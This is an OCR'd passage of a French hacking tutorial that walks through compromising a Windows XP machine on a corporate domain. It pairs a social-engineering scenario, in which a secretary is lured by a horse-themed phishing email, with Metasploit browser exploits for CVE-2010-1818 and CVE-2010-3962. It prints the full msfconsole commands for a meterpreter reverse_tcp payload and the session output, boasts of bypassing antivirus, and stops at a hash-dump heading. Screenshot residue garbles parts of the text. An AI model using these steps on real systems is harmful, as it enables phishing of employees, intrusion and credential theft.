
**Contexte :** on se sert d'une machine corrompue dans leur domaine pour attaquer leur serveur 2003 (*et autres systèmes présents sur le LAN…*).
**Objectif :** corrompre le plus de machines possibles à partir d'un poste infecté (*s'infiltrer en profondeur dans leur système d'information*).


## Pour réaliser ces attaques, imaginons le scénario suivant :

Le « *pirate* » se rend à l'accueil de la société AERODEF afin de pratiquer l'art du **social eneegering** (*oui, nous trouvons que c'est un art :D*). Il repère rapidement sa cible, il s'agit de la secrétaire, plutôt mignonne et très souriante. Il engage très vite la conversation et prétexte qu'il a un petit problème avec son ordinateur. Lorsqu'il lui demande si elle peut l'aider, elle éclate de rire en lui révélant qu'elle n'y connait absolument rien. Reste plus qu'à obtenir son adresse mail grâce à une technique de drague gardée secrète…

Durant la conversation, le pirate aura aussi pris soin de remarquer un élément personnel appartenant à la secrétaire : **la photo de son cheval**. À partir de là, il suffit de lui envoyer un sympathique mail parlant d'équitation, de poneys, et celle-ci, toute excitée par le sujet en question, cliquera sans hésitation sur notre lien totalement piégé. OWNED !!!

Tout d'abord, notre victime… **voir page suivante !!!**


-Virus Free Edition 2011
chier
Composants
Historique
Outils
Aide
AVG
Anti-Virus
FREE EDITION
Vous êtes protégé.
Toutes les fonctions de sécurité fonctionnent et sont à jour.
Progression de la mise à jour
Présentation
Analyser
Dernière analyse : Pas encore analysé
Options d'analyse
Mise à jour
Dernière mise à jour : 09/11/10, 14:51
Achevé
Mise à jour effectuée.
Votre installation est parfaitement à jour
System Properties
General
Computer Name
Hardware
Advanced
Remote
System:
Microsoft Windows XP
Professional
Version 2002
Service Pack 2
Registered to:
freko
stri
76487-030-2126127-22374
Computer:
AMD Turion(tm) 64 X2 Mobile
Fermer
BD virale: 424/3247
Version AVG: 10.0.1153
Type de licence : Gratuite
AVG Anti-Virus Free E...
FR


stem Properties
General
Computer Name
Hardware
Advanced
Remote
Windows uses the following information to identify your computer on the network.
Computer description:
For example: "Kitchen Computer" or "Mary's Computer".
Full computer name:
targetstyle.domaine.local
Domain:
domaine.local
To use the Network Identification Wizard to join a domain and create a local user account, click Network ID.
Network ID
To rename this computer or join a domain, click Change.
Change...
Note: Only Administrators can change the identification of this computer.
OK
Cancel
Apply

## EXPLOIT CVE-2010-1818

Cet exploit permet la prise de contrôle à distance d'un système respectant les conditions énoncées ci-après. Le système d'exploitation de la victime doit être un Windows XP, QuickTime 7.6.6/7.6.7 doit être installé et l'utilisateur doit utiliser le navigateur Internet Explorer lorsqu'il clique sur le lien piégé. Ci-dessous, le descriptif fourni sur le site Web de METASPLOIT :

**http://www.metasploit.com/modules/exploit/windows/browser/apple_quicktime_marshaled_punk**



Maintenant, voila à quoi ressemble la page Web hébergée sur notre « *serveur de pirate* » :

L'exploit démarre lorsque la cible clique sur « *OK* » suite à ce message : « ***Click to run an ActiveX control on this webpage*** ». Objectivement, rien de bien suspect pour un utilisateur lambda car le message provient d'Internet Explorer lui-même. Côté pirate, l'exploit est généré à partir de METASPLOIT comme montré dans la capture ci-dessous :

```
pouet@bt: ~ - Shell No. 4 - Konsole
ion  Edit  View  Bookmarks  Settings  Help
pouet@bt:~$ msfconsole

#    # ###### #####   ##    ####  #####  #       ####  # #####
##  ## #        #    #  #  #      #    # #      #    # #   #
# ## # #####    #   #    #  ####  #    # #      #    # #   #
#    # #        #   ######      # #####  #      #    # #   #
#    # #        #   #    # #    # #      #      #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #


       =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 628 exploits - 309 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r10962 updated today (2010.11.09)

msf > use windows/browser/apple_quicktime_marshaled_punk
msf exploit(apple_quicktime_marshaled_punk) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(apple_quicktime_marshaled_punk) > set srvhost 192.168.0.18
srvhost => 192.168.0.18
msf exploit(apple_quicktime_marshaled_punk) > set srvport 8082
srvport => 8082
msf exploit(apple_quicktime_marshaled_punk) > set lport 7004
lport => 7004
msf exploit(apple_quicktime_marshaled_punk) > set lhost 192.168.0.18
lhost => 192.168.0.18
msf exploit(apple_quicktime_marshaled_punk) > set uripath /
uripath => /
msf exploit(apple_quicktime_marshaled_punk) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.18:7004
[*] Using URL: http://192.168.0.18:8082/
[*] Server started.
msf exploit(apple_quicktime_marshaled_punk) > [*] Sending Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution expl
oit HTML to 192.168.0.17:1126...

Shell No. 2   Shell No. 3   Shell No. 4
```

**Remarque :** la dernière ligne correspond au début de l'attaque. On peut voir que la victime possède l'adresse IP 192.168.0.17.

Coté victime, l'exploit déclenche une alerte AVG ! Pas très discret…




Cependant, lorsque l'utilisateur essaye de déplacer le virus en quarantaine, l'action échoue ! L'antivirus ne parvient pas à bloquer notre attaque ! Voyons-voir cela côté BACKTRACK… Succès ! Comme vous pouvez le voir ci-dessous, une session est désormais établie avec la machine attaquée :

```
exploit(apple_quicktime_marshaled_punk) > [*] Sending Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution expl
it HTML to 192.168.0.17:1126...
[*] Sending stage (749056 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.18:7004 -> 192.168.0.17:1128) at 2010-11-09 17:43:20 -0500
[*] Session ID 1 (192.168.0.18:7004 -> 192.168.0.17:1128) processing AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3700)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 2308

msf exploit(apple_quicktime_marshaled_punk) > sessions -l

Active sessions
===============

  Id  Type                   Information                Connection
  --  ----                   -----------                ----------
  1   meterpreter x86/win32  DOMAINE\user1 @ TARGETSTYLE  192.168.0.18:7004 -> 192.168.0.17:1128

msf exploit(apple_quicktime_marshaled_punk) >
```

Shell No. 2 | Shell No. 3 | Shell No. 4

**Détails :**

Nom du domaine : **DOMAINE**.
Utilisateur piraté : **user1**.
Nom de la machine : **TARGETSTYLE**.
Connexion (*@IP : n° port*) : **192.168.0.18 : 7004 ➔ 192.168.0.17 : 1128.**


Au final, l'alerte est donnée mais l'intrus est bel et bien dans la place. A partir de là, la pérennité du système d'information attaqué dépendra du comportement de l'utilisateur piraté : osera t'il prévenir l'administrateur réseau que son antivirus a détecté une menace alors qu'il surfait sur un site qui n'a rien à voir avec son travail ?

Maintenant passons à un exploit 0day (*09/11/2010*) !!!


## EXPLOIT CVE-2010-3962

Cet exploit permet la prise de contrôle à distance d'un système respectant les conditions énoncées ci-après. Le système d'exploitation de la victime doit être un Windows XP et l'utilisateur doit utiliser le navigateur Internet Explorer version 6 ou 7 lorsqu'il clique sur le lien. Ci-dessous, le descriptif fourni sur le site de METASPLOIT :


**http://www.metasploit.com/modules/exploit/windows/browser/ms10_xxx_ie_css_clip**



Maintenant, voila à quoi ressemble la page web hébergée sur notre « *serveur de super pirate* » :




Comme vous pouvez le remarquer nous obtenons une session sans que l'utilisateur n'ait eu à faire quoi que ce soit. L'antivirus n'a pas non plus détecté de menaces : l'exploit est « ***BYPASS*** » en ce qui concerne AVG !!! Voir page suivante pour la suite du régal :




Cette fois-ci allons plus loin et voyons quelques exemples de ce que nous pouvons obtenir à partir d'une machine corrompue :


## HASHDUMP

